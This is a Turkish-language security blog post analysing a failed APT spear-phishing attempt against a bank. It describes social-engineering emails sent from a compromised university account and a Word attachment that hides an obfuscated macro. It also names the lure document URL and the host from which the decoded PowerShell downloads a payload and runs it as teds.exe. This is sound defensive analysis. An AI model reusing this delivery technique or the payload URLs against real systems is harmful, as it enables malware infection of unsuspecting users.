Bir APT Girişimi

written by Mert SARICA | 3 April 2017
If you are looking for an English version of this article, please visit here.


Her geçen yıl yaşanan ciddi siber güvenlik ihlalleri ile başkalarının yaşadıklarından ders çıkaran kurumlar, katmanlı güvenlik mimarisine daha fazla önem vermeye, davranışsal analiz, izleme yapan teknolojilere ve ileri seviye siber saldırıları tespit edebilmeleri, müdahale edebilmeleri adına çalışanlarına daha fazla yatırım yapmaya başladılar. Yıllar içinde klasik güvenlik yaklaşımının (antivirüs, firewall, ips vs.) siber saldırganları tespit etmekte zayıf kalması, engelleyememesi, kurumları daha fazla kaynaktan kayıt (log) toplamaya (SIEM) ve bunlardan anlamlı, değerli alarmlar üretmeye (korelasyon) kanalize etti. Eskiden tehdit raporlarında okunan ileri seviye siber saldırılar (APT), kurumlar için uyanılamayan bir kabusa dönüşmeye başladı.

Yazılı ve görsel medyadan da duyurulduğu üzere geçtiğimiz aylarda Akbank, Kamuoyu Aydınlatma Platformu (KAP) üzerinden siber saldırıya uğradığını duyurdu. Gelişme ve sonuç kısımları farklı olsa da 2014 yılında HSBC Türkiye de bir siber saldırı yaşadığını kamuoyu ile paylaşmıştı. Bugün bakıldığında dünyada olduğu gibi ülkemizde de bankaların (medyaya yansımayanlar da dahil) ileri seviye siber saldırılarla karşı karşıya olduğu yadsınamaz bir gerçek bu nedenle Carbanak, Odinaff gibi ileri seviye siber saldırılar ile finansal kurumlardan 1 milyar dolara yakın para çalan organize siber suç örgütleri ile mücadele edebilme adına regülasyonların ve güvenlik standartlarının da ötesinde, teknoloji, eğitim ve insan kaynağı konularında finans kurumlarının, bankaların çalışmalarına, yatırımlarına hız kesmeden devam etmeleri gerekmektedir.


Günümüzde bir banka hackleniyor ise bunun ardında yolun başında olan 3-5 genç arkadaşın olma ihtimali oldukça düşük olduğu için, “Benim antivirüs bile zararlı makroyu tespit ediyor.” gibi yorumlarla bu tür ileri seviye siber saldırıları basite indirgemek çok doğru bir yaklaşım olmayacaktır. Amma velakin, uçak kazalarında olduğu gibi zincirleme yapılan hataların sonucunda bu durumla karşılaşıldığı gerçeği de, her hacking vakası sonrasında dikkatle irdelenmesi ve herkes adına ders çıkarılması gereken önemli bir konudur. Özellikle bankaların hacklenmesinden sonra her kriz bir fırsat doğurur edasıyla yapılan ürün yerleştirmelerin dışında, kimi haklı kimi haksız

yorumlar okudukça, bu yazı ile başarıya ulaşamayan bir APT girişimini ve bundan sonra haberlere konu olan vakaların okurlar tarafından daha objektif bir gözle değerlendirilmesine, yorumlanmasına da yardımcı olmaya karar verdim.


Bu hikaye, London School of Economics üniversitesinde bir akademisyenin e-posta hesabının hacklendiği varsayımı üzerine başlar. Art niyetli kişi tarafından hedef kurumdan özenle seçilmiş tek bir kişiye e-posta yolu ile sosyal mühendislik saldırısı gerçekleştirilmeye çalışılır. Bu saldırıda hedef alınan kişiyi şüphelendirmeme adına ilk olarak bir tane e-posta gönderilir. E-postayı gönderen kişinin gerçekten o üniversitede çalışan bir akademisyen olması, e-posta adresinin (w.frost@lse.ac.uk) gerçekten o kişiye ait olması, gönderilen ilk e-postada herhangi şüpheli bir ek, bağlantı adresi (link) bulunmaması ve kelimelerin özenle seçilip, e-postanın oldukça iyi kurgulanmış olması, art niyetli kişi veya kişilerin motivasyonunu net olarak ortaya koymaktadır. Art niyetli kişi tarafından gönderilen son e-postada, hedef kişiden bir formu indirmesi (http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc) ve doldurması istenir. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, FireEye güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek, şüpheli e-postanın kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır.



Application_Form.doc dosyasını indirip Microsoft Office yazılımı ile açtığınızda, “Some active content has been disabled / Bazı etkin içerik devre dışı bırakıldı” uyarı mesajı ile karşılaşıyorsunuz ancak Microsoft Office Makro Analizi başlıklı yazımda olduğu gibi kolay bir şekilde Macro (view -> macros -> view macros) menüsünden makroya dair bir içerik göremiyorsunuz çünkü bu zararlı makro, Dridex bankacılık zararlı yazılımı salgınında olduğu gibi ActiveMime objesi (zlib ile sıkıştırılmış makro içeren OLE) olarak dosyada yer alıyor. VirusTotal sitesine Application_Form.doc dosyasını yüklediğinizde ise herhangi bir antivirüs yazılımının bu dosyayı zararlı olarak tespit edememesi (0/53) haliylen sizi pek şaşırtmıyor.










Application_Form.doc dosyasını Notepad++ editörü ile açtığınızda, gömülü xml, jpg, html, png dosyaları dışında editdata.mso dosyası hemen dikkatinizi çekecektir. Base64 ile gizlenmiş bu veriyi açıp daha sonrasında REMnux ile gelen oledump aracı ile incelediğinizde makroya kolaylıkla ulaşabiliyorsunuz. Makroyu herhangi bir editörle incelediğinizde karmaşıklaştırılmış (obfuscated) olduğunu, sadeleştirildikten sonra ise bunun bir powershell


betiği olup, http://45.63.22.17/image27.ico dosyası olarak indirildikten sonra teds.exe olarak adlandırıldıp çalıştırıldığını görebilirsiniz.



